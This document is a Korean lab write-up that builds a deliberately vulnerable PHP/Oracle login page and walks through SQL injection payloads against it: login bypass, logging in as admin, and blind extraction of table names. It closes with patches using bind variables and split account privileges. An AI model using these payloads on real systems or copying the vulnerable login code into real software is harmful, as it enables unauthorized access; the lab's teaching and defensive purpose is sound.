SQL 인젝션


깃헙: github.com/reganhw/sql-injection


목차

1 개요

1.1 소개

SQL 인젝션이 가능한 로그인 페이지(웹서버 + DB)를 만들어 인젝션을 수행한 뒤 결과를 분석했다. 그 후 패치 방안을 모색했다.





1.2 사용기술

구분	웹서버	DB
가상화	VMware Workstation Pro 17	
운영체제	Rocky Linux 8.10	
서버 소프트웨어	Apache 2.2.34	Oracle 19c Enterprise Edition
프로그래밍	PHP, SQL, CSS, HTML	SQL

2 구조


2.1 전체 흐름

웹서버에 로그인을 위한 HTML 폼이 있다.

DB에 사용자 정보를 담고 있는 USERS 테이블이 있다.

USERS			
ino 주식별자	id 아이디	passwd 패스워드	cname 별명
1	user1	user1	1번사용자
2	user2	user2	2번사용자
3	admin	admin	관리자


사용자가 로그인을 시도하면 DB의 USERS 테이블에 select 문이 실행된다.




이때 실행되는 SQL문은 다음과 같다. $id, $passwd가 사용자의 인풋이다.


```
select * from users
where id = '$id' and passwd = RAWTOHEX(STANDARD_HASH('$passwd', 'SHA256'))
```


테이블에 존재하는 id, pw 조합을 입력하면 로그인에 성공한다.






존재하지 않는 조합을 입력할 시 로그인에 실패한다.






2.2 웹서버 구조

깃헙 레포지토리(github.com/reganhw/sql-injection)의 web 디렉토리가 웹서버 코드에 해당한다.






각 파일의 내용은 다음과 같다.

- index.html: 로그인 용 HTML form


- res.php: 로그인 후 결과 페이지




- funcs.php: res.php에서 참고하는 함수
- conn.php: DB 연결 파일
- style.css: index.html, res.php의 스타일링

2.3 DB 구조

깃헙 레포지토리(github.com/reganhw/sql-injection)의 db 디렉토리 속 db.sql 파일이 계정, 테이블 생성 스크립트다.





다음과 같이 유저네임 dev, 패스워드 dev인 DB 계정과 dev가 소유하는 USERS 테이블이 생성된다.

```
< db.sql 中 >
create user dev
identified by dev
...
```

```
create table dev.users(
ino number,
id varchar2(100),
passwd varchar2(128),
cname varchar2(100),
constraint pk_id_ino primary key (ino)
);
```

USERS 테이블 안에는 다음 세 사용자에 대한 데이터가 있다.

USERS			
ino 주식별자	id 아이디	passwd 패스워드	cname 별명
1	user1	user1	1번사용자
2	user2	user2	2번사용자
3	admin	admin	관리자

이때 DB 상의 계정과 USERS 테이블의 사용자가 헷갈릴 수 있어 두 개념을 정리했다.

구분	DB 계정	USERS 사용자
DB 직접 접속	가능	불가능
index.html로 로그인	불가능	가능
생성방법	create user	insert into dev.users
예시	dev	user1, user2, admin
이 글에서 명칭	계정	사용자

3 서버 설치

3.1 DB 설치

1) 가상 머신에 Oracle 서버를 설치한다.

   - 참조: Oracle 서버 설치 I - VM과 운영체제 (https://knxwledge.tistory.com/50)
   - 참조: Oracle 서버 설치 II - Root 계정 작업 (https://knxwledge.tistory.com/51)
   - 참조: Oracle 서버 설치 III - DB 관리자 계정 작업 (https://knxwledge.tistory.com/52)

2) 리스너를 구동한다.

   - 참조: Oracle 서버에서 리스너 구동하기 (https://knxwledge.tistory.com/64)

3) DBA 계정으로 로그인하여 깃헙 레포지토리 속 db.sql 스크립트를 실행한다.

3.2 웹서버 설치

1) 가상 머신에 Oracle Client, Apache, PHP를 설치한다.

   - 참조: VMware 17.6.2에 Rocky Linux 설치하기 (https://knxwledge.tistory.com/1)
   - 참조: Apache 서버에 Oracle DB 연동하고 PHP 설치하기 (https://knxwledge.tistory.com/60)

2) 웹마스터 계정과 DocumentRoot 디렉토리를 생성한다.

   - 참조: Apache에 웹마스터 계정 만들고 DocumentRoot 바꾸기 (https://knxwledge.tistory.com/65)


3) 깃헙 레포지토리 web 안의 파일을 DocumentRoot에 복사한다.


4 SQL 인젝션

4.1 로그인 우회

ID 필드에 다음을 입력하여 로그인을 시도한다.

```
' or 1=1--
```





그림과 같이 id, pw 없이 로그인이 가능하다. 이를 분석하기 위해 소스코드를 살펴본다.

분석

```
<res.php 中>

require_once('funcs.php');
```

```
$id = $_POST["id"];
$passwd = $_POST["passwd"];
[$sql, $row] = login($id, $passwd);

if ($row) {
    $cname = $row['CNAME'];
    $msg = $cname . "님, 환영합니다!";
} else {
    $msg = "잘못된 로그인 정보입니다. x_x";
}
```

res.php에서는 index.html로부터 id, passwd를 받아 funcs.php에 위치한 login 함수에 넘긴다. login 함수에서 참 값에 해당하는 $row를 반환받으면 로그인이 된다.

```
<funcs.php 中>

function login($id, $passwd)
{
    global $conn;
    $sql = "select * from users
    where id = '$id' and passwd = RAWTOHEX(STANDARD_HASH('$passwd', 'SHA256'))";
    $result = oci_parse($conn, $sql);
    $re = oci_execute($result);
    $row = oci_fetch_array($result, OCI_ASSOC);
    oci_free_statement($result);
    oci_close($conn);
    return [$sql, $row];
}
```

login 함수는 users 테이블에서 $id, $passwd 값과 일치하는 행을 검색하는 select 문을 실행한다. 그 후 결과값 중 가장 상위 행인 $row를 반환받는다. 때문에 select 문에 대한 검색 결과가 단 한개라도 존재하면 로그인이 된다.

id 필드에 ' or 1=1— 를 입력했을 때 SQL 문은 다음과 같다.

```
select * from users where id='' or 1=1-- ' and
passwd = RAWTOHEX(STANDARD_HASH('$passwd', 'SHA256'))"
```

SQL에서 - -는 주석이므로 실제로 실행된 SQL문은 다음이다.

```
select * from users where id='' or 1=1
```

1=1은 항상 참이므로 위 문장은 다음과 동일하다.

```
select * from users
```


따라서 users 테이블 안의 모든 행이 반환된다. select문 결과는 주식별자를 기준으로 오름차순으로 정렬되기 때문에 주식별자인 ino 값이 가장 작은 user1에 대한 행이 $row가 된다. 결과적으로 user1으로서 로그인할 수 있다.


4.2 특정 사용자로 로그인

특정 사용자의 id를 알 경우, 혹은 id가 'admin'처럼 추측하기 쉬울 경우 해당 사용자로 로그인하는 법을 알아본다.

id 필드에 다음을 입력하여 관리자로서 로그인을 시도한다.

```
admin' --
```





관리자로서 접속할 수 있다.

분석

4.1과 같은 이유로 실제로 실행된 SQL문은 다음이다.


```
select * from users where id = 'admin';
```


id가 admin인 행이 반환되어 admin으로 로그인할 수 있다.

4.3 테이블 이름 추출

테이블의 이름을 추출하기 위한 인젝션을 한다. 먼저 다음을 id 필드에 입력하여 로그인을 시도한다.

```
' or substr((select tname from
(select rownum r, tname from sys.tab order by tname)
 where r=1) 1,1)='U'-
```







로그인이 가능하다. 이는 USERS 테이블의 첫 글자가 U이기 때문이다.

이번에는 위 SQL문에서 U만 A로 대체하여 입력한다.

```
 ' or substr((select tname from
(select rownum r, tname from sys.tab order by tname)
where r=1) 1,1)='A'-
```





로그인이 불가능하다. 이는 USERS 테이블의 첫 글자가 A가 아니기 때문이다.

위 방법을 응용하면 테이블 이름 각 글자에 AŽ를 대입하여 그 이름을 알아내는 블라인드 인젝션이 가능하다. 원리를 알기 위해 SQL문을 분석한다.

분석

첫번째 인젝션을 시도했을 때 실행된 SQL문은 다음과 같다.

```
select * from users where id = ''
or substr(
(select tname from
(select rownum r, tname from sys.tab order by tname)
where r=1)
, 1,1)
='U'
```

이를 다음과 같이 괄호 안쪽 부터 네 단계로 나누어 분석할 것이다.

1) `select rownum r, tname from sys.tab order by tname`

2) `select tname from (select rownum r, tname from sys.tab order by tname) where r=1`

3) `substr((select tname from (select rownum r, tname from sys.tab order by tname) where r=1), 1,1)`

4) `select * from users where id = '' or substr( (select tname from (select rownum r, tname from sys.tab order by tname) where r=1) , 1,1) ='U'`

1)

```
select rownum r, tname from sys.tab order by tname
```

위 SQL문의 각 항목은 다음을 뜻한다.

- sys.tab: 현재 로그인한 DB 계정이 소유하는 테이블에 대한 정보

- tname: 테이블의 이름
- rownum: 출력할 때 행 번호

따라서 dev 계정이 소유한 테이블의 이름이 알파벳 순서로 출력되며 출력되는 순서대로 행 번호가 붙는다.

아래는 sqlplus에 dev 계정으로 로그인하여 위 SQL문을 실행한 결과다.

```
# sqlplus dev/dev

SQL> select rownum r, tname from sys.tab order by tname;

         R TNAME
---------- ----------
         1 USERS
```

2)

```
select tname from
(select rownum r, tname from sys.tab order by tname)
where r=1
```

이는 1)에서 첫번째로 출력된 테이블의 이름을 조회하는 SQL문이다.

```
SQL> select tname from
2  (select rownum r, tname from sys.tab order by tname)
3  where r=1;

TNAME
----------
USERS
```

3)

```
substr(
(select tname from
(select rownum r, tname from sys.tab order by tname)
where r=1)
, 1,1)
```

2)의 결과를 활용하면 이는

```
substr(
'USERS'
, 1,1)
```

와 같다. 따라서 users의 첫번째 글자인 U를 가리킨다.

```
SQL> select substr(
  2  (select tname from
  3  (select rownum r, tname from sys.tab order by tname)
  4  where r=1)
```

```
  5  ,1,1) from dual;

SUBS
----
U
```

```
SQL> select substr('USERS',1,1) from dual;

S
-
U
```

4)

```
select * from users where id = ''
or substr(
(select tname from
(select rownum r, tname from sys.tab order by tname)
where r=1)
, 1,1)
='U'
```

3)의 결과를 활용하면 이는

```
select * from users where id = ''
or 'U'
='U'
```

즉

```
select * from users
```

와 같다. 따라서 로그인이 가능하다.

```
SQL> select * from users where id =''
  2  or substr(
  3  (select tname from
  4  (select rownum r, tname from sys.tab order by tname)
  5  where r=1)
  6  ,1,1)
  7  ='U';

       INO ID         PASSWD     CNAME
---------- ---------- ---------- ----------
         1 user1      0A041B9462 1번사용자

...
```

```
SQL> select * from users where id ='' or 'U'='U';

       INO ID         PASSWD     CNAME
```

```
---------- ---------- ---------- ----------
         1 user1      0A041B9462 1번사용자

...
```

같은 이유로 U를 A로 대체했을 때 쿼리는 다음과 같다.

```
select * from users where id = ''
or substr(
(select tname from
(select rownum r, tname from sys.tab order by tname)
where r=1)
, 1,1)
='A'
```

=

```
select * from users where id = ''
or substr(
'USERS'
, 1,1)
='A'
```

=

```
select * from users where id=''
or 'U'
='A'
```

'U'='A'는 거짓이므로 로그인이 되지 않는다.

~~응용~~

1) USERS 테이블 글자 수 추출

정수 $n에 대하여 USERS 테이블의 글자 수가 $n인지 알기 위해 다음 인풋을 id 필드에 넣는다.

```
' or length((
select tname from
(select rownum r, tname from sys.tab order by tname)
where r=1))
={$n}
```

이때 실행되는 SQL문은

```
select * from users where id ='' 
or length((
select tname from
(select rownum r, tname from sys.tab order by tname)
where r=1))
={$n}
```

즉

```
select * from users where id ='' 
or length('USERS')={$n}
```

이다. 따라서 $n이 5일 시 로그인이 가능하고 다른 숫자일 때 로그인이 불가능하다.

2) USERS 테이블 다른 글자 추출

USERS 테이블의 $i번째 글자가 알파벳 $x인지 알기 위해 다음 인풋을 id 필드에 넣는다.

```
' or substr(
(select tname from
(select rownum r, tname from sys.tab order by tname)
where r=1)
, {$i},1)
='{$x}'
```

이때 실행되는 SQL문은

```
select * from users where id =''
or substr(
(select tname from
(select rownum r, tname from sys.tab order by tname)
where r=1)
, {$i},1)
='{$x}'
```

즉

```
select * from users where id =''
or substr('USERS'),{$i},1)='{$x}'
```

이다.

5 패치방법

5.1 oci_bind_by_name 사용

funcs.php의 login 함수를 다음과 같이 수정하면 SQL 인젝션이 불가능하게 된다.

```
function login($id, $passwd)
{
   global $conn;
   $sql = "select * from users
   where id = :v_id and passwd = RAWTOHEX(STANDARD_HASH(:v_passwd, 'SHA256'))";
   $result = oci_parse($conn, $sql);
   oci_bind_by_name($result, ":v_id", $id);
   oci_bind_by_name($result, ":v_passwd", $passwd);
   $re = oci_execute($result);
   $row = oci_fetch_array($result, OCI_ASSOC);
   oci_free_statement($result);
   oci_close($conn);
   return [$sql, $row];
}
```

이 함수는 다음 SQL문을 먼저 파싱한다.

```
select * from users
where id = :v_id and passwd = RAWTOHEX(STANDARD_HASH(:v_passwd, 'SHA256'))
```

그 후 :v_id, :v_passwd에 id, passwd 값을 대입한다. 따라서 - -를 활용하여 SQL문을 부분적으로 주석처리 할 수 없다.

이 방법은 안전할 뿐만 아니라 더 효율적이다. 오라클 DB 파싱 과정 중에는 SQL 문에 대한 실행계획, 즉 오라클 인스턴스가 어떻게 데이터베이스에 접근하여 결과를 반환할 것인지에 대한 계획이 세워진다. 한번 파싱된 SQL 문에 대한 실행계획은 캐시로 저장되기 때문에 동일한 SQL문이 입력될 경우 즉시 실행이 가능하다.

사용자가 user1, user2, admin으로 각각 로그인 하는 경우를 생각해보자. 원 login 함수를 사용하면 다음 세 SQL 문이 파싱된다.

```
select * from users
where id = user1 and passwd = RAWTOHEX(STANDARD_HASH(user1, 'SHA256'))

 select * from users
 where id = user2 and passwd = RAWTOHEX(STANDARD_HASH(user2, 'SHA256'))

select * from users
where id = admin and passwd = RAWTOHEX(STANDARD_HASH(admin, 'SHA256'))
```

그로 인해 흡사한 실행계획 세 개가 세워지고 캐시에 저장된다.

수정한 login 함수를 사용하는 경우 id, passwd 값과 관련없이 다음 SQL 문이 파싱된다.

```
select * from users
where id = :v_id and passwd = RAWTOHEX(STANDARD_HASH(:v_passwd, 'SHA256'))
```

따라서 DB는 단 한 개의 실행계획을 세운 뒤 캐시로 저장하여 로그인 요청이 있을 때 빠르게 반응할 수 있다.

5.2 테이블 소유 계정 분리

db.sql 스크립트를 보면 DB에서 테이블을 소유하는 dev 계정이 웹서버에서 클라이언트로 접속하는 dev 계정과 동일하다는 것을 알 수 있다. 그러나 웹서버 클라이언트는 DML 문 만을 실행할 뿐더러, DDL 권한을 갖는 것은 위험하다.

블라인드 인젝션에서 sys.tab을 통해 users 테이블의 이름 조회가 가능했던 이유가 바로 이것이다.

만약 users의 소유자가 dev가 아니었다면 sys.tab을 통해 조회되지 않았을 것이다. 따라서 깃헙 레포지토리의 db/dbfix.sql과 같은 스크립트를 통해 계정과 테이블을 생성하는 것이 좋다.

dbfix.sql 에서는 다음과 같이 테이블 소유 계정인 own을 생성한 뒤 DDL 권한을 부여한다.

```
create user own identified by own ; --이하 생략
grant create session, create table, create sequence, create trigger,create procedure,
create view to own;
```

그 후 own 소유로 users 테이블과 ino 시퀀스를 생성한다.

```
create table own.users(
ino number,id varchar2(100),passwd varchar2(128),cname varchar2(100),
constraint pk_id_ino primary key (ino));
create sequence own.id_ino_seq;
```

웹서버 클라이언트 계정 dev에는 own.users에 대한 DML 권한 만을 부여한다.

```
create user dev identified by dev;
grant create session to dev;
grant select, insert, update, delete on own.users to dev;
```

테이블 소유자를 분리할 경우 funcs.php의 login 함수 SQL문도 약간 수정해야 한다.

```
function login($id, $passwd)// sql 인젝션가능
{
    global $conn;
    $sql = "select * from own.users
    where id = '$id' and passwd = RAWTOHEX(STANDARD_HASH('$passwd', 'SHA256'))";
    $result = oci_parse($conn, $sql);
    $re = oci_execute($result);
    $row = oci_fetch_array($result, OCI_ASSOC);
    oci_free_statement($result);
    oci_close($conn);
    return [$sql, $row];
}
```

혹은

```
function login($id, $passwd) // sql 인젝션불가능
{
    global $conn;
    $sql = "select * from own.users
    where id = :v_id and passwd = RAWTOHEX(STANDARD_HASH(:v_passwd, 'SHA256'))";
    $result = oci_parse($conn, $sql);
    oci_bind_by_name($result, ":v_id", $id);
    oci_bind_by_name($result, ":v_passwd", $passwd);
    $re = oci_execute($result);
    $row = oci_fetch_array($result, OCI_ASSOC);
    oci_free_statement($result);
    oci_close($conn);
    return [$sql, $row];
}
```

5.3 요약

	login 함수 수정 X 테이블 소유자 분리 X	login 함수 수정 O 테이블 소유자 분리 X	login 함수 수정 X 테이블 소유자 분리 O	login 함수 수정 O 테이블 소유자 분리 O
로그인 우회	가능	불가능	가능	불가능
특정 사용자로 로그인	가능	불가능	가능	불가능
테이블 이름 추출	가능	불가능	불가능	불가능